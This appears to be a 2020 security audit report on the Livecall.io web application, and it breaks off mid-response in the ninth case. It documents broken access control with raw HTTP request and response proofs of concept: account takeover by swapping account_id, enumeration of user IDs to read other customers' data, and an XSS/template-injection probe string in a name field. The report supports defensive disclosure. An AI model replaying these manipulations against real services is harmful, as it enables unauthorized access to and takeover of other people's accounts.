Subject	**Security tests of Livecall.io web application**
Date	**18.02.2020 – 28.02.2020**
Location	**Warsaw,** **Poznań**
Auditors	**Gracjan Jaśkiewicz,** **Jarosław Kamiński**
Version	**1.0**

Contents

Change history

Document date	Version	Change description
18.02.2020	0.1	The initial version (draft).
21.02.2020	0.2	New vulnerabilities added (draft): • 8 new cases for missing access control. • Users email enumeration. • Ability to change user email without confirmation. • Token sent in URL. • Public access to administrative panel login form.
28.02.2020	1.0	New vulnerabilities added (final): • 11 new cases for missing access control. • DoS on main marketing website. • Blind SSRF. • Information disclosure.

Executive summary

This document is a summary of work conducted by Securitum. The subject of the test was a web application: https://livecall.io/

The most severe vulnerabilities identified during the assessment were:

- Authorization – broken access control
- DoS on main marketing website – https://livecall.io

Due to find a lot of broken access control vulnerabilities across whole application, it is recommended to perform forensic actions to check if those vulnerabilities were used in past by third party.

Report is the results of audit carried out in the best-effort method within 6 business days. The carried-out audit does not guarantee or constitute a security certificate of system safety which is the results of the scope and mode of conducted works.

During the tests, particular emphasis was placed on vulnerabilities that might affect confidentiality, integrity or availability of processed data in a negative way.

The security tests were carried out in accordance with generally accepted methodologies, including: OWASP TOP10, OWASP ASVS 3.0.1 (in a selected range) as well as internal good practices of conducting security tests developed by Securitum.

As a part of the testing, an approach based on manual tests (using the above-mentioned methodologies) was used, supported by a number of automatic tools, i.a. Burp Suite Professional, DirBuster, Nikto.

The vulnerabilities are described in detail in further parts of the report.


Vulnerabilities' risk classification

Vulnerabilities are classified in a five-point scale reflecting both the probability of exploitation of the vulnerability and the business risk of its exploitation. Below is a short description of meaning of each of severity levels.

- **CRITICAL** – exploitation of the vulnerability makes it possible to compromise the server or network device, or makes it possible to access (in read and/or write mode) to data with a high degree of confidentiality and significance. The exploitation is usually straightforward, i.e. the attacker need not gain access to systems that are difficult to achieve and need not perform any kind of social engineering. Vulnerabilities marked CRITICAL must be fixed without delay, especially if they occur in production environment.
- **HIGH** – exploitation of the vulnerability makes it possible to access sensitive data (similar to CRITICAL level), however the prerequisites for the attack (e.g. possession of a user account in an internal system) makes it slightly less likely. Alternatively: the vulnerability is easy to exploit but the effects are somehow limited.
- **MEDIUM** – exploitation of the vulnerability might depend on external factors (e.g. convincing the user to click on a hyperlink) or other conditions that are difficult to achieve. Furthermore, exploitation of the vulnerability usually allows access only to a limited set of data or to data of a lesser degree of significance.

- **LOW** – the exploitation of the vulnerability results in little direct impact on the security of the application or depends on conditions that are very difficult to achieve practically (e.g. physical access to the server).
- **INFO** – issues marked as INFO are not security vulnerabilities per se. They aim to point out good practices, whose implementation will result in increase of general security level of the system. Alternatively: the issues point out some solutions in the system (e.g. from an architectural perspective) that might limit the negative effects of other vulnerabilities.

Below, a statistical overview of vulnerabilities is shown.



Web application - vulnerabilities

[CRITICAL] LIVECALL-LIVECALLWEB-001: Authorization – broken access control

SUMMARY

The tested application does not implement proper authorization of access to data; thus, application users may access data of other users with read/write privileges.

By exploiting this vulnerability, it was possible to:

- Access other organizations' administration panel.
- Access other users' information including email address, name, phone number.
- Access other organizations' calls recordings.
- Access other organizations' plans.
- Modify customers' widgets including custom JavaScript and CSS.
- Modify other organizations' preferences and core data.

All endpoints' that allows to modify objects and contain `*_id` params are vulnerable for this type of attack. Some endpoint's which are responsible for rest of operations like fetching, adding and removing objects are vulnerable for this type of attack.

All found vulnerabilities are listed below as individual cases.

More details:

- https://www.owasp.org/index.php/Broken_Access_Control
- https://cwe.mitre.org/data/definitions/284.html

PREREQUISITES FOR THE ATTACK

None.

TECHNICAL DETAILS (PROOF OF CONCEPT)

In order to gain access or modify other user's data, below steps have to be performed:

Case #1 company takeover:

1. As **user A** sign into account, fetch `user_id` from `/users/me` endpoint
2. Register a new account and confirm email address
3. Fill the required forms
4. While sending PUT request intercept it and paste value copied from **user A** to `account_id` param.

Due to a lack of authorization control, it is possible to change `account_id` parameter and add a new user with administrative privileges to any other company registered in the Livecall app.

Below you can find example request send to server:


```
PUT /users/97712 HTTP/1.1
Host: livecall-api.t.livecall.io
User-Agent: [REDACTED]
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Authorization: [REDACTED]
```

```
Content-Length: 831
Origin: https://app.livecall.io
Connection: close
Referer: https://app.livecall.io/registrations/profile

{"user":{"email":"audytor12@securitum.pl","phone_number":"+48[...]","password":null,"passwo
rd_confirmation":null,"current_password":null,"role":"admin","status":"active","call_provid
er":null,"created_at":"2020-02-
18T08:29:59.840Z","notifies_visitor":false,"visitor_notification":null,"unavailable_from":n
ull,"unavailable_to":null,"recipient_kind":"regular","is_agency":false,"should_be_called_fr
om_visitor_phone_number":false,"callback_notification_method":"email","callback_notificatio
n_kinds":["successful","failed"],"notification_email":null,"can_see_private_information":tr
ue,"tone_dialing_sequence":null,"locale":"pl","visitor_count":0,"filtered_visitor_count":0,
"incoming_call_count":0,"name":"x`'\"><h1>%3ch1%3c{{8*8}}x\\u003ch1\\u003ex","account_id":"
2","department_id":null,"agency_id":null,"verified_number_id":null}}
```


Server response:

```
HTTP/1.1 200 OK
Server: nginx/1.13.8
Date: Tue, 18 Feb 2020 08:57:17 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
ETag: W/"85254a2a0887c173a33bb9ef0e1ac436"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: a5b902b2-e12b-4d5c-8d09-598a915a7354
X-Runtime: 0.084397
X-Cloud-Trace-Context: 3ab6517c981d40598b81d0e78041bdb2;o=0
Strict-Transport-Security: max-age=15724800; includeSubDomains;
Content-Length: 949

{"availability_ranges":[{"id":26413,"start_week_day":1,"end_week_day":5,"start_time":32400,
"end_time":61200,"user_id":97712}],"user":{"id":97712,"email":"audytor12@securitum.pl","pho
ne_number":"+48
[...]","account_id":2,"role":"admin","call_provider":null,"name":"x`'\"\u003e\u003ch1\u003e
%3ch1%3c{{8*8}}x\\u003ch1\\u003ex","created_at":"2020-02-
18T09:29:59.840+01:00","confirmed_at":"2020-02-
18T09:31:03.079+01:00","is_agency":false,"status":"active","callback_notification_method":"
email","callback_notification_kinds":["successful","failed"],"recipient_kind":"regular","sh
ould_be_called_from_visitor_phone_number":false,"notifies_visitor":false,"visitor_notificat
ion":null,"can_see_private_information":true,"unavailable_from":null,"unavailable_to":null,
"tone_dialing_sequence":null,"notification_email":null,"locale":"pl","agency_id":null,"depa
rtment_id":null,"verified_number_id":null,"filter_ids":[10938],"availability_range_ids":[26
413]}}
```

Proof of user added to company with ID of 2.



Access to dials history:



Case #2 access to users' data including email, key, name via user-chatping in user.com:

1. Register a new account and confirm email
2. Fill out the form
3. Intercept POST request to `/api/user-chatping` and change value of `user_id` param.

Due to a lack of authorization control, it is possible to iterate over `user_id` parameter.

Below you can find example request send to server:

```
POST /api/user-chatping/ HTTP/1.1
Host: livecall.user.com
User-Agent: [REDACTED]
Accept: */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://app.livecall.io/registrations/profile
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Origin: https://app.livecall.io
Content-Length: 724
Connection: close
Cookie: _ueuuid=DIltdDPfFYjZf_QP

{"apiKey":"a6U62N","user_id":"1","userKey":"yV9x4PQTnuus","domain":"app.livecall.io","timez
one":-
60,"resolution":"1920x1080","url":"https://app.livecall.io/registrations/profile","referrer
":"https://www.google.com/url?q=https%3A%2F%2Fu9509447.ct.sendgrid.net%2Fls%2Fclick%3Fupn%3
DqrzTukhRYZhRUiyM2JvBeTMhanAaRox0lOc2Fhc0StIH-2BZH4FtWlSsL6d-2B33w7rHJh-2BfscslRJ1pqj9ft-
2FC2jC0Pz0qdS7nLEeyfnb4r94Y-3DZm69_LO-2BXR-2F5X2u-2Bfav2D2uI4Z0lVe3-
2BeT7TS8T36G82crtKv2y67NfXkzFN0GyiTD1hE6bksrGPV4lB9SWa852T5wyThTdwHib9fGREI9sQ-
2Flo5a5GAPF8ykA9jykUQUXQvad3EXGhybWlVXgJeJfufIc2mHfWQ28PhaQJy6awLxraBCUBwT6LhOcnR0XMPtrEFg2
1nhizyKuypnWMf4X8SylmwC7UCLHZzvuc-
2B3mr6AYvMtKdD9wBCCpYnofwFT5JSR&sa=D&sntz=1&usg=AFQjCNFgKgc7lgb1lzOVw8hiVBn5mnfp0Q"}
```

Server response:

```
HTTP/1.1 200 OK
server: nginx
date: Tue, 18 Feb 2020 08:52:39 GMT
content-type: application/json
content-length: 2158
access-control-allow-origin: https://app.livecall.io
access-control-allow-credentials: true
allow: POST, OPTIONS
vary: Cookie, Origin
x-frame-options: SAMEORIGIN
set-cookie: _ueuuid=DIltdDPfFYjZf_QP; Domain=.user.com; expires=Sun, 19 Jul 2020 10:52:39
GMT; HttpOnly; Path=/
ue-backend: tenants
ue-node: api-node1
connection: close

{"user":{"name":"P[REDACTED]","visibility":null,"key":"j[…key…]","email":"<EMAIL>
","webpush":false,"avatar":"https://livecall.user.com/media/avatars/ZHKpsKfHy11vAe708ikgJwN
VCRLhWpei.jpg"},"conversations":[],"widget":{"widget_state":1,"conversation_color":"5d93fc"
,"accent_color":"5d93fc","launcher_class":1,"branding":true,"gradient_color_2":"4b74ec","us
e_gradient":true,"widget_class":1,"widget_alignment":0,"gradient_color_1":"5985f1","allow_t
o_start_conversation":true,"agents":[{"name":"Andrew
Morawski","twitter_url":null,"social_media":false,"title":null,"bio":"","id":1,"avatar":"ht
tps://livecall.user.com/media/avatars/u3MNz6LmItXA8e3CuORVscCBFuQgI1uk.png","linkedin_url":
null,"facebook_url":null},{"name":"Matt
Dulski","twitter_url":null,"social_media":false,"title":null,"bio":"","id":3,"avatar":"http
s://livecall.user.com/media/avatars/vL75EYiKK5CV8CUJFMRLQnG70Y7x5Q1s.jpg","linkedin_url":nu
ll,"facebook_url":null},{"name":"Beata
Wertepna","twitter_url":null,"social_media":false,"title":"Customer                Success
Manager","bio":"","id":4,"avatar":"https://livecall.user.com/media/avatars/n0XycmVwbs0QuMPl
```

XMptucLfJZyaWlIJ.png","linkedin_url":null,"facebook_url":null}]},"translations":{"start_new_conversation":"UtwÃ³rz nowÄ… konwersacjÄ™","no_search_result":"Brak wynikÃ³w wyszukiwania","bot_fixed":"Wybierz jednÄ… z powyÅ¼szych opcji...","new_message_title":"Nowa wiadomoÅ›Ä‡!","heading":"Jak moÅ¼emy Ci pomÃ³c?","bot_date_time":"Ex. 10/10/2018 10:10","bot_float_error":"WprowadÅº prawidÅ‚owy numer (np. 12.23)","email_prompt":"Nie musisz czekaÄ‡ na odpowiedÅº. Podaj swÃ³j adres email, a pozostaniemy w kontakcie.","prompt":"Zacznij pisaÄ‡...","bot_integer_error":"WprowadÅº prawidÅ‚owÄ… liczbÄ™ caÅ‚kowitÄ… (np. 1 a nie 1,23)","bot_float":"Ex. 1000.00","bot_email_error":"WprowadÅº prawidÅ‚owy adres email","search":"Wyszukaj...","show_prompt":true,"name":"LiveCall","powered_by":"Rozmawiasz przez","greeting":"Hej! Napisz do nas jeÅ›li masz jakieÅ› pytania.","bot_pick_date":"Wybierz datÄ™","bot_integer":"Ex. 1000","new_messages_title":"Nowa wiadomoÅ›ci!","bot_date":"Ex. 10/10/2018","bot_email":"example@example.com","agents":"Agenci"}}

Case #3 access to other users' data:

1. As **user A** sign into account, fetch `account_id` from `/users/me` endpoint
2. As **user B** send request to `/users` endpoint using value saved from **user A**.

Due to a lack of authorization control, it is possible to iterate over `account_id` parameter and access other users' data including email, phone number, name.

Below you can find example request send to server:

```
GET /users?account_id=[ID]&page=1&per_page=20 HTTP/1.1
Host: livecall-api.t.livecall.io
User-Agent: [REDACTED]
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Authorization: [REDACTED]
Origin: https://app.livecall.io
Connection: close
Referer: https://app.livecall.io/users/97712/edit
If-None-Match: W/"a0e51a22a81be5d4dadd37ee1f29f503"
```

Server response:

```
HTTP/1.1 200 OK
Server: nginx/1.13.8
Date: Tue, 18 Feb 2020 09:15:49 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, PUT, PATCH, DELETE, OPTIONS
Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, Token
Access-Control-Max-Age: 1728000
ETag: W/"54388985c6995e816e4b68a44dbcb28d"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: cd13beb6-ac12-4955-98c2-be8494997ecd
X-Runtime: 0.098453
X-Cloud-Trace-Context: 00330a8cb73841e58faa0b907ebdfc77;o=0
Strict-Transport-Security: max-age=15724800; includeSubDomains;
Content-Length: 812

{"availability_ranges":[],"users":[{"id":2,"email":"[EMAIL]","phone_number":"[PHONE
NUMBER]","account_id":2,"role":"superadmin","call_provider":"twilio","name":"[NAME      AND
SUERNAME]","created_at":"2014-11-
07T15:54:44.000+01:00","confirmed_at":null,"is_agency":false,"status":"active","callback_no
tification_method":"no_notification","callback_notification_kinds":[],"recipient_kind":"reg
ular","should_be_called_from_visitor_phone_number":false,"notifies_visitor":false,"visitor_
notification":null,"can_see_private_information":true,"unavailable_from":null,"unavailable_
to":null,"tone_dialing_sequence":null,"notification_email":null,"locale":"en","agency_id":n
ull,"department_id":null,"verified_number_id":null,"filter_ids":[2],"availability_range_ids
":[]}],"meta":{"currentPage":1,"perPage":20,"totalPages":1}}
```

Case #4 access to users' information:

1. As **user A** sign into account, fetch `account_id` from `/users/me` endpoint
2. As **user B** send request to `/users/[ID]` endpoint using value saved from **user A**.

Due to a lack of authorization control, it is possible to iterate over `account_id` parameter and access other users' data including email, phone number, name.

Below you can find example request send to server:

```
GET /users/[ID] HTTP/1.1
Host: livecall-api.t.livecall.io
User-Agent: [REDACTED]
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Authorization: [REDACTED]
Origin: https://app.livecall.io
Connection: close
Referer: https://app.livecall.io/registrations/w6uezisJsxSgaF-Bt-e2/edit
```

Server response:

```
HTTP/1.1 200 OK
Server: nginx/1.13.8
Date: Wed, 19 Feb 2020 09:21:50 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, PUT, PATCH, DELETE, OPTIONS
Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, Token
Access-Control-Max-Age: 1728000
ETag: W/"6e5c9c3f2ba312a923c9e5bd759d0461"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: bcfe01df-5eee-47d2-9578-b41d6e4b18a1
X-Runtime: 0.014413
X-Cloud-Trace-Context: 45c182f4f0d64d448267ee96e67b0794;o=0
Strict-Transport-Security: max-age=15724800; includeSubDomains;
Content-Length: 894

{"availability_ranges":[{"id":26420,"start_week_day":1,"end_week_day":5,"start_time":32400,
"end_time":61200,"user_id":97722}],"user":{"id":97722,"email":"[REDACTED]","phone_number":"
[REDACTED]","account_id":9281,"role":"admin","call_provider":null,"name":"[REDACTED]","crea
ted_at":"2020-02-18T18:59:53.646+01:00","confirmed_at":"2020-02-
18T19:00:31.894+01:00","is_agency":false,"status":"active","callback_notification_method":"
email","callback_notification_kinds":["successful","failed"],"recipient_kind":"regular","sh
ould_be_called_from_visitor_phone_number":false,"notifies_visitor":false,"visitor_notificat
ion":null,"can_see_private_information":true,"unavailable_from":null,"unavailable_to":null,
"tone_dialing_sequence":null,"notification_email":null,"locale":"en","agency_id":null,"depa
rtment_id":null,"verified_number_id":null,"filter_ids":[10943],"availability_range_ids":[26
420]}}
```

Case #5 access to another users' information via API:

1. As **user A** sign into account, fetch `account_id` from `/users/me` endpoint
2. As **user B** send request to `/v1/users/[ID]` endpoint using value saved from **user A**.

Due to a lack of authorization control, it is possible to iterate over `account_id` parameter and access other users' data including email, phone number, name, role.

Below you can find example request send to server:

```
GET /v1/users/[ID] HTTP/1.1
Host: api.livecall.io
User-Agent: [REDACTED]
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Authorization: Token [REDACTED]
Connection: close
Upgrade-Insecure-Requests: 1
```

Server response:

```
HTTP/1.1 200 OK
Server: nginx/1.13.8
Date: Thu, 20 Feb 2020 08:36:30 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, PUT, PATCH, DELETE, OPTIONS
Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, Token
Access-Control-Max-Age: 1728000
ETag: W/"e812a540b2c2547178589ae54e01f3c3"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: 5339e510-e8fa-4f7e-825c-9e146f2943e0
X-Runtime: 0.029150
X-Cloud-Trace-Context: 5dfccbe71b7648cc8ffb375894d3edef;o=0
Strict-Transport-Security: max-age=15724800; includeSubDomains;
Content-Length: 65

{"user":{"id":1,"name":"[REDACTED]","phone_number":"+48 [phone number]"}}
```

Case #6 access to aggregated stats:

1. As **user A** sign into account, fetch `account_id` from `/users/me` endpoint
2. As **user B** send request to `/aggregated_stats?account_id=[ID]` endpoint and paste value copied from **user A** to `account_id` param.

Due to lack of authorization control, it is possible to iterate over `account_id` parameter and access other accounts' statistics data.

Below you can find example request send to server:

```
GET  /aggregated_stats?account_id=1&ends_on=2020-02-19&resolution=month&starts_on=2017-10-03
HTTP/1.1
Host: livecall-api.t.livecall.io
User-Agent: [REDACTED]
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Authorization: [REDACTED]
Origin: https://app.livecall.io
Connection: close
Referer: https://app.livecall.io/dashboard?resolution=month
```

Server response:

```
HTTP/1.1 200 OK
Server: nginx/1.13.8
Date: Wed, 19 Feb 2020 15:12:14 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, PUT, PATCH, DELETE, OPTIONS
Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, Token
Access-Control-Max-Age: 1728000
ETag: W/"ca222f42eb7425c6d1c1a1f705b803eb"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: 83bab713-f722-4cb4-bf9e-4d890eac8c5a
X-Runtime: 0.076689
X-Cloud-Trace-Context: 559c650b544e4340c309c6dc3fc64044;o=0
Strict-Transport-Security: max-age=15724800; includeSubDomains;
Content-Length: 17297

{"aggregated_stats":[{"id":"435814","kind[…data…]
```

Case #7 access to other accounts' basic calls information:

1. As **user A** sign into account, fetch `account_id` from `/users/me` endpoint
2. As **user B** send request to `/call_legs/[ID]` endpoint and paste value copied from **user A** to `[ID]` param.

Due to lack of authorization control, it is possible to iterate over `[ID]` param and access other accounts' basic information about the calls.

Below you can find example request send to server:

```
GET /call_legs/[ID] HTTP/1.1
Host: livecall-api.t.livecall.io
User-Agent: [REDACTED]
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Authorization: [REDACTED]
Origin: https://app.livecall.io
Connection: close
Referer: https://app.livecall.io/calls/1031776
```

Server response:

```
HTTP/1.1 200 OK
Server: nginx/1.13.8
Date: Wed, 19 Feb 2020 15:54:27 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, PUT, PATCH, DELETE, OPTIONS
Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, Token
Access-Control-Max-Age: 1728000
ETag: W/"c765ea0c4ebbd0726491e2c0ecc5bbc3"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: fa6f12a4-86d9-4af8-bb9c-9cb72e10f8b3
X-Runtime: 0.010944
X-Cloud-Trace-Context: cf2f6b3412b74b35815ee008b14a9fdc;o=1
Strict-Transport-Security: max-age=15724800; includeSubDomains;
Content-Length: 136

{"call_leg":{"id":3,"remote_id":"[REDACTED]","status":"attempted","user_id":null,"call_id":
3379,"event_ids":[]}}
```

Case #8 access to other accounts' blacklisted numbers:

1. As **user A** sign into account, fetch `account_id` from `/users/me` endpoint
2. As **user B** send request to `/blacklisted_numbers/[ID]` endpoint and paste value copied from **user A** to `[ID]` param.

Due to lack of authorization control, it is possible to iterate over blacklisted_numbers ID and access other accounts' information about the blacklisted numbers.

Below you can find example request send to server:

```
GET /blacklisted_numbers/[ID] HTTP/1.1
Host: livecall-api.t.livecall.io
User-Agent: [REDACTED]
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Authorization: [REDACTED]
Origin: https://app.livecall.io
Connection: close
Referer: https://app.livecall.io/users?p=1&q=&s=
```

Server response:

```
HTTP/1.1 200 OK
Server: nginx/1.13.8
Date: Wed, 19 Feb 2020 22:02:07 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, PUT, PATCH, DELETE, OPTIONS
Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, Token
Access-Control-Max-Age: 1728000
ETag: W/"cef418c7a292243f9b5ed3fe82494218"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: f1e2532c-04fa-4fbb-bbef-fb19cedc767a
X-Runtime: 0.057183
X-Cloud-Trace-Context: c5cdee1b475341bf889def0f3fbe096d;o=0
Strict-Transport-Security: max-age=15724800; includeSubDomains;
Content-Length: 73

{"blacklisted_number":{"id":2,"number":"[REDACTED]","account_id":1382}}
```

Case #9 access to other accounts' plans:

1. As **user A** sign into account, fetch `account_id` from `/users/me` endpoint
2. As **user B** send request to `/charge_bee/plans?account_id=[ID]` endpoint and paste value copied from **user A** to `[ID]` param.

Due to lack of authorization control, it is possible to iterate over `account_id` parameter and access other accounts' information about the plans.

Below you can find example request send to server:

```
GET /charge_bee/plans?account_id=[ID] HTTP/1.1
Host: livecall-api.t.livecall.io
User-Agent: [REDACTED]
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Authorization: [REDACTED]
Origin: https://app.livecall.io
Connection: close
Referer: https://app.livecall.io/settings/general
```

Server response:

```
HTTP/1.1 200 OK
Server: nginx/1.13.8
Date: Thu, 20 Feb 2020 08:06:58 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, PUT, PATCH, DELETE, OPTIONS
Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, Token
Access-Control-Max-Age: 1728000
ETag: W/"505b5427c807db1172cd6081302ba9ef"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: d4f33241-b4a0-44bd-98d8-37281ccd6d65
X-Runtime: 1.109637
X-Cloud-Trace-Context: 2736f0d1ed4f4094cf029adb4267d35c;o=0
Strict-Transport-Security: max-age=15724800; includeSubDomains;
Content-Length: 2396

{"charge_bee/plan":[{"id":"copy_of_cbdemo_hustle","name":"Dobry
